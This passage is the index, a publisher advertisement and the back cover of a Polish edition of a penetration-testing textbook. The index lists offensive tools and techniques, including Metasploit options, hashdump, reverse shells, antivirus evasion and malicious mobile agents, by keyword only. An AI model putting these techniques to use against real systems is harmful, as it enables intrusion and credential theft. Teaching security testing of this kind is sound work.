 - programów antywirusowych, 327, 334, 343
- opcja
 - CERTCN, 302
 - CHALLENGE, 382
 - Credential Harvester Attack Method, 320
 - EXENAME, 296
 - Exploit Target, 139
 - INFILENAME, 296
 - Java Applet Attack Method, 320
 - JOHNPWFILE, 381
 - LAUNCH_MESSAGE, 296
 - LHOST, 346
 - LPORT, 281, 346
 - Metasploit Browser Exploit Method, 320
 - RHOST, 138, 143
 - RHOSTS, 154, 385
 - RPORT, 138
 - SigningCert, 302
 - SMBPIPE, 138
 - SMBUser, 374
 - SRVHOST, 286, 299
 - SRVPORT, 286
 - Tabnabbing Attack Method, 320
 - URIPATH, 286
- opcje
 - agenta SPF, 571
 - exploita, 298
 - ładunku, 144, 299
 - modułu
 - exploita, 137, 144, 146
 - java_signed_applet, 302
 - Msfvenom, 149
 - multi/handler, 152
 - pomocniczego, 153
 - skrypty persistence, 389
 - wyboru szablonów strony, 320
- operacja XOR, 429

- operacje USSD, 563
- osadzanie
 - agenta, 567, 570
 - plików wykonywalnych, 296
- OSINT, 160

P

- pakiet, *Patrz także* program
 - 3Com TFTP 2.0.1, 77
 - Adobe Acrobat Reader, 80
 - Aircrack-ng, 432
 - Android SDK, 54
 - Android SDK Platform-tools, 55
 - Android SDK Tools, 55
 - BeEF, 414
 - Burp Suite, 394
 - GCC, 126
 - Hyperion, 341
 - Immunity Debugger, 81
 - Incognito, 378
 - Maltego, 166
 - Metasploit Framework, 129
 - Microsoft Security Essentials, 88
 - Mona, 81
 - Nessus, 48, 51, 182
 - Nikto, 199
 - Nmap, 172
 - SET, 19, 313
 - SLMail 5.5, 75
 - Smartphone Pentest Framework, 60, 549, 552, 566
 - Social-Engineer Toolkit, 304
 - TFTP, 524
 - TikiWiki, 233, 248, 350
 - Veil-Evasion, 53, 343
 - VMware, 39
 - VMware Fusion, 40
 - VMware Player, 40
 - VMware Tools, 68, 70, 85
 - VMware Workstation, 39
 - w3af, 419
 - War-FTP 1.65, 81
 - WinSCP, 81
 - XAMPP, 78, 200
 - Zervit 0.4, 75
- pakiety
 - dotatkowe, 52
 - ICMP Echo Request, 116
 - IP, 216

- pamięć, 450
- pamięć USB, 326
- parametr
 - AutoRunScript, 291
 - ExitOnSession, 295
- parametry
 - zaawansowane Metasploita, 290
 - żądania, 398
- pętla for, 118
- pivot, 385, 386
- pivoting, 382, 383, 575
- plik
 - AuthInfo.xml, 89
 - authorized_list, 195
 - boot.ini, 244
 - crontab, 112
 - FileZilla Server.xml, 245
 - id_rsa, 252
 - id_rsa.pub, 252
 - InstallApp.pdf, 88
 - interface, 107
 - kaliinstall, 60
 - mvcvcore.maki, 308
 - myexploit.rb, 541
 - myfile, 97, 102
 - netcatfile, 111
 - netlink, 365
 - radmin.exe, 329, 334
 - run, 365
 - SAM, 245, 265, 266
 - sudoers, 96
 - SYSTEM, 245, 265
- pliki
 - .bin, 337
 - .vmx, 83
 - APK, 570
 - PDF, 292, 294, 297
 - torrent, 61
 - wrażliwe, 244
 - wykonywalne zakodowane, 336
 - zaszyfrowane, 343
- pobieranie
 - plików, 243
 - pliku konfiguracyjnego, 244
 - pliku Windows SAM, 245
- PoC, Proof of Concept, 191, 529
- poczta elektroniczna, 165
- podatności, 181, 188
- podatność
 - na wstrzykiwanie kodu, 400
 - na XSS, 413
- podłączanie
 - aplikacji SPF, 558
 - debuggera, 526
 - klientów
 - WPA/WPA2 Enterprise, 438
 - WPA/WPA2 Personal, 439
 - maszyny wirtualnej do sieci, 47
 - pakietu SPF, 569
- podnoszenie
 - uprawnień, 356, 361, 366, 582
 - uprawnień sesji, 582
- podpisywanie
 - apletu Java, 301
 - kodu, 545
 - pliku APK, 572
- podręcznik man, 93
- podział podatności, 188
- pole
 - Available targets, 136
 - Basic options, 136
 - Description, 137
 - Payload information, 136
 - Platform, 136
 - Privileged, 136
 - Rank, 136
 - References, 137
- polecenia
 - Meterpretera, 352
 - powłoki bash, 372
- polecenie
 - !mona seh, 513
 - adduser, 389
 - aireplay-ng, 434
 - airmon-ng check, 426
 - airodump-ng, 427, 433
 - arp spoof, 217
 - awk, 104
 - bkhive, 265
 - cat, 98, 339
 - cd, 55, 93
 - cewl, 259
 - check, 197
 - chmod, 123
 - client.railgun.shell32.IsUserAnAdmin, 356
 - cp, 97
 - cron, 112
 - cut, 121
 - dnsspoof, 222
 - exit, 146, 356
 - exploit, 141, 154, 197
 - findmsp, 508

polecenie
 getsystem, 357, 359, 360
 getuid, 352
 grep, 103, 120, 173
 gunzip, 258
 hashdump, 236, 264, 375
 help, 132
 host, 163
 if, 117
 import socket, 124
 ipconfig, 72, 410, 411
 iwconfig, 425
 kill, 289
 ls, 92, 94
 maltego, 166
 man, 93
 msfcli -h, 146
 msfconsole, 131
 msfvenom, 329
 nc, 391
 net, 370, 371
 netcat, 108, 109
 netstat, 108
 nmap, 173
 nslookup, 162, 220
 pattern_create, 480
 ping, 48, 72, 115, 116
 proxychains, 387
 ps aux, 365
 psexec, 374
 put, 237
 pwd, 92
 return, 127
 rev2self, 358
 route, 132, 384
 samedump2, 266
 search, 134
 secpol.msc, 74
 sed, 104, 122
 service, 183
 show options, 140
 ssh-keygen, 252
 sudo, 96
 unzip, 55
 upload, 351
 VRFY, 205
 w3af, 419
 wget, 364
 whoami, 110
 whois, 161
 polityki skanowania Nessusa, 184
 połączenia sieciowe, 106
 połączenie
 HTTPS, 227, 229
 mostkowe, 44, 47, 383
 NAT, 44
 NFC, 550, 551
 SSL, 224, 226
 TCP, 172
 TCP/IP, 108
 TLS, 236
 typu host-only, 44
 z agentem, 569
 z portem, 203
 z portem zdalnym, 124
 zwrotne, 151, 235, 240, 281
 pomoc, 146
 poprawka bezpieczeństwa, 133
 porównanie haszy haseł, 269
 port, 108, 179
 110, 164
 25, 164, 171
 4444, 294, 578
 445, 387
 446, 387
 80, 287
 9050, 387
 porty
 nietypowe, 202
 otwarte, 202
 poszukiwanie adresów poczty, 165
 poświadczenia
 domyślne, 201
 domyślne logowania, 237
 logowania, 368, 381, 408, 415
 logowania SSH, 559
 potoki SMB, 154
 potwierdzanie wyjątku bezpieczeństwa, 51
 powłamaniowa eksploracja
 systemu, 354
 urządzeń mobilnych, 573
 powłoka, 110
 bash, 115
 po stronie klienta, 561
 Powershell, 411
 Ruby, 356
 systemu, 361
 poziom ryzyka podatności, 189
 pozyskiwanie
 haseł z pamięci operacyjnej, 276
 tokenów, 379
 zahaszowanych haseł, 266, 268

- prawa dostępu, 99, 100
- procedura xp_cmdshell, 403
- procedury SEH, 506
- proces, 106
 - cron, 112
 - nasłuchujący, 152, 318
 - nasłuchujący poleceń powłoki, 110
 - obsługi ładunku, 152
- procesy kolidujące, 427
- program
 - 3Com TFTP 2.0.1, 77
 - 7-Zip, 40, 61
 - Adobe Reader 8.1.2, 293
 - Aireplay-ng, 435
 - airodump-ng, 428
 - Android SDK Manager, 55, 56
 - Android Virtual Device Manager, 56
 - APKTool, 571
 - apt, 105
 - Arpspoof, 217
 - BookApp, 88
 - Burp Proxy, 394
 - Cadaver, 202, 237
 - Ettercap, 53, 224, 225
 - Hydra, 261, 262
 - Hyperion, 52, 341
 - Immunity Debugger, 475, 476
 - John the Ripper, 271, 272, 274
 - Maltego, 167
 - Metasm, 496
 - Microsoft Security Essentials, 332, 342
 - Mona, 82
 - MS SQL Management Studio, 89
 - Msftidy, 541
 - Msfvenom, 148, 239, 328, 335, 492
 - Netcat, 108, 123, 203, 262, 391
 - Nmap, 171, 192, 576
 - ProxyChains, 386, 387
 - PsExec, 373
 - Radmin Viewer, 329, 331
 - SLMail 5.5, 75
 - SQL Server Configuration Manager, 89
 - SQLMap, 402, 403
 - SSLstrip, 228, 229
 - theHarvester, 165, 318
 - Veil-Evasion, 53, 343, 345
 - Very Secure FTP, 182
 - VMware, 39
 - VMware Fusion, 46, 65, 70
 - VMware Player, 45, 62, 68
 - w3af, 419
 - War-FTP, 502
 - Winamp, 307
 - Windows Credentials Editor, 276
 - WinSCP, 369
 - Wireshark, 208
 - wykrywanie trojanów, 330
 - Zervit 0.4, 75
- programowanie, 115
- programy antywirusowe, 327, 332
- protokół
 - ARP, 214
 - ICMP, 116
 - SMTP, 171
 - WEP, 428
 - WPA, 437
 - WPA2, 438
 - WPS, 444
- przechwytywanie
 - danych logowania, 229
 - naciśniętych klawiszy, 367
 - pakietów, 427
 - poświadczeń logowania, 321, 381
 - przeglądarki sieciowej, 416
 - ruchu sieciowego, 207, 209
 - sesji logowania, 219
 - zadań, 398, 405, 406
- przeglądanie
 - listy administratorów, 371
 - połączeń sieciowych, 108
- przeglądarka Iceweasel, 49, 396
- przeglądarki PDF, 293, 296
- przejmowanie kontroli, 486
- przejrzystość wyników, 120
- przekazywanie
 - pakietów IP, 216
 - sterowania, 506
- przekierowanie
 - działania programu, 486
 - ruchu sieciowego, 216, 386
 - ruchu wychodzącego, 225
 - sterowania programem, 508, 516
- przekonywanie użytkownika, 568
- przełączanie kont użytkowników, 96
- przełączniki, switches, 208
- przenoszenie
 - kodu exploitów, 521
 - plików, 97
- przepełnienie bufora, 246, 449, 453, 473, 479, 500, 522
- przesyłanie
 - exploita, 579
 - plików, 243, 244

przetwarzanie danych, 102
pułapka, 491, 514, 515
punkt dostępowy, 425
pusty bajt, null byte, 533
Pwned, 235

Q

Quick Response codes, 552

R

randomizacja układu przestrzeni adresowej, 544
ranking

- luk w zabezpieczeniach, 189
- podatności, 189

raport techniczny, 35
raportowanie, 34
RC4, Rivest Cipher 4, 428
rejestr

- EAX, 451
- EBP, 451
- EBX, 451
- ECX, 451
- EDI, 451
- EDX, 451
- EIP, 451, 479
- ESI, 451
- ESP, 451

rejestrator domen internetowych, 160
rekonstruowanie sesji TCP, 211
rekordy DNS, 164
Remote Desktop Users, 389
retransmitowanie pakietów ARP, 435
Reverse shell, 143, 281
RFI, Remote File Inclusion, 408
rodzaje powłok, 142
root, 92, 95, 96
ROP, Return-Oriented Programming, 545
router

- bezprowadowy, 423
- Linksys WRT54G2, 424

rozłączanie sesji HTTP Meterpretera, 301
rozmiar dysku maszyny wirtualnej, 63
rozszerzanie uprawnień, 354
rozszerzenie Railgun, 356
rozwiązywanie nazw DNS, 221
RPC, Remote Procedure Call, 131, 373
ruch sieciowy, 207

S

SAM, Windows Security Accounts Manager, 245
SEH, Structured Exception Handlers, 499, 506
Service Pack, 155
serwer

- 3Com TFTP, 526
- Apache, 241, 243
- BeEF, 414
- C&C, 331
- DHCP, 107
- DNS, 162
- FileZilla, 79
- FTP, 80, 196, 197, 210
- MySQL, 241
- poczty elektronicznej, 75, 164
- POP3, 261
- proxy, 386, 395
- RPC, 131
- SLMail, 246
- SMB, 153
- SPF, 557
- VPN, 165
- Vsftpd, 250
- War-FTP, 474, 475, 479, 502
- WebDAV, 238
- WWW, 75, 165, 203, 238
- Zervit 0.4, 179, 204

sesja

- Meterpretera, 241, 351
- powłoki systemu Android, 563
- SSH, 196

SET, Social-Engineer Toolkit, 19, 313
SHA, Secure Hash Algorithm, 330
sieci bezprzewodowe, 428
sieć Tor, 387
skaner

- Nessus, 50, 52, 183
- Nikto, 200
- Nmap, 578

skanery portów, 384
skanowanie

- aplikacji, 419
- aplikacji internetowych, 199, 419
- portów, 124, 170, 202, 385, 576
- portów ręczne, 170
- SYN, 172, 173
- TCP, 175
- TCP SYN, 172
- UDP, 177

- wybranych portów, 178, 179
- za pomocą Nessusa, 186
- zakodowanego pliku, 336
- sklep Google Play, 570, 571
- skompilowany plik APK, 573
- skórka
 - programu Winamp, 308
 - Rocketship, 309
- skrót, *Patrz* hasz
- skrypt
 - hook.js, 415
 - meterpreter.php, 243
 - migrate, 353, 354
 - NFS-LS, 195
 - nfs-ls.nse, 194
 - persistence, 389
 - pingscript.sh, 120
 - powłoki bash, 116
 - shell.php, 242
 - Step1-install-iis.bat, 88
- skrypty
 - Meterpretera, 353
 - Nmap, 193
 - powłoki bash, 115
 - w języku Python, 123
- słowo kluczowe
 - done, 119
 - fi, 118
 - then, 118
- smartfony, 566
- SMB, Server Message Block, 133
- SMS, Short Message Service, 550
- SMTP, Simple Mail Transfer Protocol, 171
- sprawdzanie
 - historii poleceń, 372
 - podatności, 197
 - portów, 125
- SQL injection attack, 399
- SSL stripping, 227
- SSL, Secure Sockets Layer, 224
- staged payloads, 235
- starszeństwo bajtów, 469
- statyczny adres IP, 71, 87, 107
- sterownik afd.sys, 358
- sterta, heap, 450
- stos, stack, 450, 452, 473
- strefa zdemilitaryzowana, DMZ, 382
- streszczenie raportu, 34
- struktura SEH, 500
- suma kontrolna, 430, 431
- superużytkownik, 92, 95

- sygnał ACK, 172
- sygnatury antywirusowe, 331
- symbol
 - \$!, 118
 - >, 111
 - >>, 99
- system
 - Netcraft, 160
 - operacyjny
 - Android, 54, 555
 - iOS, 285
 - Kali Linux, 40
 - Mac OS, 46
 - Ubuntu, 82
 - Windows, 45
 - plików, 92
 - zdalny, 109
- szablon
 - pliku wykonywalnego, 338
 - strony internetowej, 320
 - wiadomości e-mail, 316
- szyfr strumieniowy RC4, 428
- szyfrowanie
 - plików wykonywalnych, 341
 - WPA/WPA2, 423, 430, 440

Ś

- śledzenie rejestru ESP, 507
- środowisko
 - testowe, 52
 - uruchomieniowe JRE, 298

T

- tablica ARP, 215–217
- technika
 - Reflective Dll Injection, 236
 - ROP, 545
 - Stack Cookies, 543
- techniki zapobiegania atakom, 543
- terminal, 91
- test penetracyjny, 29
 - analiza podatności, 33
 - atak, 33
 - faza wstępna, 31
 - mapowanie zagrożeń, 33
 - powłamaniowa eksploracja systemu, 33
 - raportowanie, 34
 - wewnętrzny, 30
 - zakres, 31

- test penetracyjny
 - zbieranie informacji, 32
 - zewnętrzny, 30
- testowanie
 - aplikacji internetowych, 393
 - podatności, 400
 - połączenia, 48
- testowe środowisko wirtualne, 39
- tęczowe tablice, rainbow tables, 275
- TLS, Transport Layer Security, 236
- token
 - delegacji, 378
 - personifikacji, 156, 377
- transfer stref, 164
- translacja adresów sieciowych, 44
- trasa, 384
- trojan, 328
- tryb
 - host-only, 383
 - monitora, 426
 - nasłuchiwanie, 208
- tryby połączeń sieciowych, 44
- tunelowanie SSH, 388
- tworzenie
 - agenta SPF, 570
 - aplikacji SPF, 555
 - emulatora urządzenia, 57
 - handlera, 294, 295
 - interfejsu sieciowego, 427
 - katalogów, 97
 - kont użytkowników, 69, 371
 - konta użytkownika, 76, 83, 388
 - listy haseł, 259, 260
 - ładunków, 53
 - maszyny-celu, 62, 82, 83
 - migawek, 40
 - modułów Metasploita, 535
 - modułu exploita, 538
 - plików, 97
 - pliku PDF, 293, 296
 - pliku wykonywalnego, 336
 - polityki skanowania, 183, 184
 - połączenia zwrotnego, 235
 - procesu nasłuchującego, 152, 318
 - przestrzeni kluczy, 260
 - samodzielnych ładunków, 148
 - sesji Meterpretera, 240, 287
 - surowego ładunku, 339
 - szablonu wiadomości, 316
 - użytkownika FTP, 80
 - wirtualnego środowiska testowego, 39

- zadań cron, 391
- zaszyfrowanych plików, 343
- złośliwego agenta SPF, 567
- złośliwych agentów SPF, 566

tylne wejście, backdoor, 182, 250, 563

U

- UAC, User Account Control, 359
- Ubuntu 8.10, 82
- uchwyty, handlers, 378
- udział administracyjny ADMIN\$, 373
- udziały NFS, 251
- uprawnienia użytkownika, 94, 356
- uruchamianie
 - emulatora urządzenia, 58, 59
 - exploita, 141, 144, 386, 534, 580, 582
 - konsoli Msfconsole, 131
 - modułu Aurora, 287
 - modułu BeEF, 417
 - modułu browser_autopwn, 305
 - modułu exploita, 148, 358
 - modułu klasy post, 355
 - modułu Metasploita, 131, 560
 - pakietu Burp Suite, 394
 - pakietu SET, 313
 - pakietu SPF, 553
 - pliku PDF, 297
 - powłoki, 111, 492
 - procedury xp_cmdshell, 403
 - programu Hyperion, 342
 - programu Veil-Evasion, 344
 - serwera BeEF, 414
 - serwera Zervit 0.4, 75
 - sesji Meterpretera, 350
 - skanera Nikto, 200
 - skanera Nmap, 387, 578
 - skanu Nessusa, 187
 - skryptów, 117, 238
 - skryptów Meterpretera, 289
 - skryptów w sesjach, 289
 - skryptu migrate, 354
 - skryptu NSE, 194
 - skryptu persistence, 390
 - systemu Kali Linux, 42, 267
 - usług pakietu XAMPP, 79
 - zapytań SQL, 242
- urządzenia
 - maszyny wirtualnej, 64
 - mobilne, 549, 563

- usługa, 106
 - 3Com TFTP, 77
 - IIS, 410
 - Metasploit, 131
 - NFS, 194
 - SMB, 133
 - VirusTotal, 333
- usługi łamania haseł, 275
- USSD, Unstructured Supplementary Service
 - Data, 563
- ustawianie
 - hasła, 70, 71, 84
 - nazwy komputera, 66
 - opcji exploita, 137, 298
 - opcji ładunku, 316
 - parametru AutoRunScript, 291
 - pułapki, 490, 491
 - statycznego adresu IP, 71, 85, 107
- ustawienia grupy roboczej, 67
- usuwanie
 - ostatniego znaku, 122
 - plików, 97
- utrzymywanie dostępu, 388
- uwierzytelnianie, 374
 - SMB, 376
 - SSH, 196, 253
 - XML, 403
- uzyskiwanie pomocy, 146
- użytkownik secret, 380
- używanie skanerów podatności, 189

V

- VMware, 39
- VMware Player, 45

W

- wartość skrótu haseł, 264
- wczesne wykrywanie, 236
- wektor inicjujący, IV, 429
- WEP, Wired Equivalent Privacy, 428
- weryfikowanie
 - certyfikatu, 225
 - offsetów, 484, 509
- wewnętrzna baza danych, 399
- wiadomości tekstowe, 550
- wiązanie powłoki, 142
- wiersz poleceń, 92, 131, 145
- WiFi Protected Setup, 444
- Windows 7, 83

- Windows XP, 62, 73
- wirtualne
 - cele ataku, 61
 - środowisko testowe, 39
- właściciel pliku, 99
- WPA, WiFi Protected Access, 437
- wrażliwe dane, 407
- wskaźnik
 - EIP, 465
 - SEH, 510
- wstrzykiwanie
 - kodu powłoki, 343
 - kodu SQL, 399, 403
 - kodu XPath, 403
 - pakietów, 433
- wtyczka Mona, 480, 533
- wybieranie
 - adresata, 316
 - formatu ładunku, 149
 - interfejsu sieciowego, 209
 - ładunku, 143, 149, 315, 517
 - nazwy pliku, 316
 - rodzaju skanu, 185
 - szablону wiadomości, 317
- wyjątek bezpieczeństwa, 51
- wykonywanie poleceń, 409
- wykorzystywanie
 - adresu powrotu, 490
 - backdoora, 250
 - błędów przepełnienia, 246
 - exploita, 249
 - konsoli phpMyAdmin, 241
 - luk w zabezpieczeniach, 248, 279, 385
 - Java, 300
 - usług, 250
 - luki Aurora, 288
 - luki MS08-067, 236
 - otwartych udziałów NFS, 251
 - podatności, 401
 - poświadczeń logowania, 237
 - stron internetowych, 319
- wykrywanie ładunków, 333
- wyłączanie
 - automatycznych aktualizacji, 86
 - ochrony, 89
 - zapory sieciowej, 70, 71
- wyłudzenie
 - informacji, 160
 - poświadczeń logowania, 325
- wymuszanie awarii programu, 456, 476

- wyniki
 - działania skryptu, 193, 195
 - działania zapytań, 169
 - działania zapytań Maltego, 170
 - skanowania SYN, 173
 - skanowania TCP, 175
 - skanowania UDP, 177
 - skanu, 188
 - zapytania Netcraft, 161
- wyodrębnianie klucza bootkey, 265
- wypychanie powłoki, 111
- wysyłanie wiadomości e-mail, 318, 324
- wyszukiwanie
 - adresu powrotu, 532
 - bajtów wzorca, 505
 - bezczernodowych punktów dostępowych, 425
 - błędów, 522
 - ciągu znaków, 506
 - exploita, 363
 - informacji, 366
 - kompatybilnych ładunków, 140
 - luk w zabezpieczeniach, 181, 191, 361, 474
 - modułów, 132, 134
 - nazw kont użytkowników, 204
 - niewłaściwych znaków, 493
 - offsetów wzorca, 484
 - offsetu adresu powrotu, 480
 - plików, 367
 - podatności, 181, 191, 361
 - podciągu znaków, 483
 - tekstu, 101
 - wystąpień instrukcji, 532
 - znanych podatności, 474
- wyświetlanie
 - danych logowania, 229
 - ekranu pomocy, 328
 - informacji, 574
 - konfiguracji połączeń, 106
 - listy interfejsów, 425
 - listy procesów, 353, 371
 - listy tokenów, 379
 - łańcucha SEH, 501
 - opcji, 146
 - zawartości pliku SAM, 265
- wywolywanie awarii programu, 463, 525
- wzorce, 104
- wzorce cykliczne, 504
- wzorzec Mona, 505

X

- XAMPP 1.7.2, 78
- XSS, Cross Site Scripting, 411

Z

- zabezpieczenia DEP, 546
- zakodowany ładunek, 339
- zakres testu penetracyjnego, 31
- zamiana
 - bajtów nadpisujących, 514
 - kodu powłoki, 533
- zapewnianie dostępu, 389
- zapisywanie poświadczeń logowania, 369
- zapobieganie
 - atakami, 543
 - włamaniami, 236
 - wykonywaniu danych, 545
- zaporą sieciową, 70
- zapytania
 - DNS, 162
 - SQL, 242
 - w pakiecie Maltego, 168
 - whois, 161
 - XPath, 403
- zarządzanie
 - bazą danych, 200
 - hasłami, 255
 - połączeniami sieciowymi, 106
 - zainstalowanymi pakietami, 105
- zasada działania modułów, 286
- zastosowanie
 - exploita winamp_maki_bof, 307
 - ładunku java/meterpreter/reverse_tcp, 303
 - modułu
 - browser_autopwn, 304
 - local/bypassuac, 360
 - multi/handler, 151
 - psexec, 373
 - SMB Capture, 380
 - SSHExec, 376
 - polecenia
 - cewl, 259
 - hashdump, 375
 - upload, 351
 - wget, 364

- programu
 - Ettercap, 224
 - Hydra, 262
 - John the Ripper, 271, 274
 - SQLMap, 402
 - SSLstrip, 228
 - Wireshark, 208
- wzorca cyklicznego, 504
- zatrutowanie
 - DNS, 220, 222
 - tablic ARP, 216–219
- zatrzymywanie działającego zadania, 288
- zbieranie informacji, 32, 159
- zdalna kontrola urządzeń, 563
 - mobilnych, 575
- zdalne sterowanie, 575
- zdalny pulpit, 389
- złośliwe
 - agenty SPF, 566
 - aplikacje, 565
 - oprogramowanie, 333
 - pliki, 336

- punkty dostępowe, 326
- skórki programu, 308
- skrypty PHP, 409
- wiadomości, 318, 322
- zmiana
 - katalogów, 92
 - ustawień interfejsu sieciowego, 46, 47
 - ustawień maszyny wirtualnej, 45
- zmienna środowiskowa PATH, 117
- znaczniki NFC, 551
- znak równości, 118
- znaki drukowalne, 339

Ż

- żądanie
 - anulowania uwierzytelnienia, 433
 - ARP, 435
 - HTTP GET, 396
 - logowania, 405
 - wyświetlenia biuletynu, 406

PROGRAM PARTNERSKI

GRUPY WYDAWNICZEJ HELION



- 1. ZAREJESTRUJ SIĘ**
- 2. PREZENTUJ KSIĄŻKI**
- 3. ZBIERAJ PROWIZJĘ**

Zmień swoją stronę WWW
w działający bankomat!

Dowiedz się więcej i dołącz już dzisiaj!

<http://program-partnerski.helion.pl>

Sprawdź bezpieczeństwo Twojego systemu!

Chcesz sprawdzić, czy Twój system jest bezpieczny? Zaatakuj go! Najskuteczniej zrobisz to z wykorzystaniem testów penetracyjnych. W ich trakcie pentesterzy (osoby prowadzące testy penetracyjne) wcielają się w rolę włamywacza i próbują przelamać zabezpieczenia testowanego systemu. Jeżeli system się obroni, to oczywiście zda test, ale nie przestawaj być czujny! Jeżeli nie — otrzymasz szczegółowy raport ze wskazaniem, które obszary są podatne na atak oraz jak zwiększyć bezpieczeństwo Twojego systemu.

Jeżeli interesujesz się bezpieczeństwem systemów informatycznych i chciałbyś zostać pentesterem, ta książka wprowadzi Cię w świat testów penetracyjnych. Sięgnij po nią i przekonaj się, jak przygotować środowisko do testów oraz nauki. W kolejnych rozdziałach poznasz Kali Linux (specjalną dystrybucję Linuksa), a także nauczysz się tworzyć skrypty Bash oraz Python. Gdy już opanujesz podstawy, czas zabrać się za analizę pierwszego systemu. Część druga książki została poświęcona temu tematowi. Zobaczysz, jak zbierać informacje o systemie, wyszukiwać podatności na atak i luki w zabezpieczeniach oraz przechwytywać ruch sieciowy. Część trzecia książki skupia się na przeprowadzaniu ataku. Dowiesz się, jak atakować hasła, omijać programy antywirusowe, prowadzić ataki socjotechniczne, weryfikować aplikacje internetowe oraz sieci bezprzewodowe. Na sam koniec nauczysz się tworzyć exploity oraz testować bezpieczeństwo

urządzeń mobilnych. Książka ta jest doskonałym źródłem informacji, które błyskawicznie wprowadzi Cię w świat testów penetracyjnych.

Dzięki tej książce:

- 🔦 poznasz elementarz pentestera
- 🔦 przygotujesz swoje środowisko pracy
- 🔦 opanujesz dystrybucję Linuksa — Kali Linux
- 🔦 nauczysz się tworzyć skrypty
- 🔦 przygotujesz się i przeprowadzisz atak na weryfikowany system informatyczny
- 🔦 pewnie wkroczysz w pasjonujący świat testów penetracyjnych

O autorze

Georgia Weidman — zawodowa pentesterka i badaczka zagadnień związanych z bezpieczeństwem systemów informatycznych. Założycielka firmy konsultingowej Bulb Security. Prelegentka na międzynarodowych konferencjach i seminariach, takich jak Black Hat, DerbyCon, ShmooCon. Otrzymała grant sponsorowany przez agencję DARPA na kontynuację i rozwój aplikacji w zakresie bezpieczeństwa.



Helion

32027 numer katalogowy
księgarnia internetowa

<http://helion.pl>

zamówienia telefoniczne

0 801 339900

0 601 339900

Informatyka w najlepszym wydaniu

Sprawdź najnowsze promocje:
🔦 <http://helion.pl/promocje>
🔦 Książki najchętniej czytane:
🔦 <http://helion.pl/bestsellery>
Zamów informacje o nowościach:
🔦 <http://helion.pl/novosci>

Helion SA
ul. Kościuszki 1c, 44-100 Gliwice
tel.: 32 230 98 63
e-mail: helion@helion.pl
<http://helion.pl>

sięgnij po WIĘCEJ



KOD KORZYŚCI

ISBN 978-83-283-0352-2



9 788328 303522

cena: 99,00 zł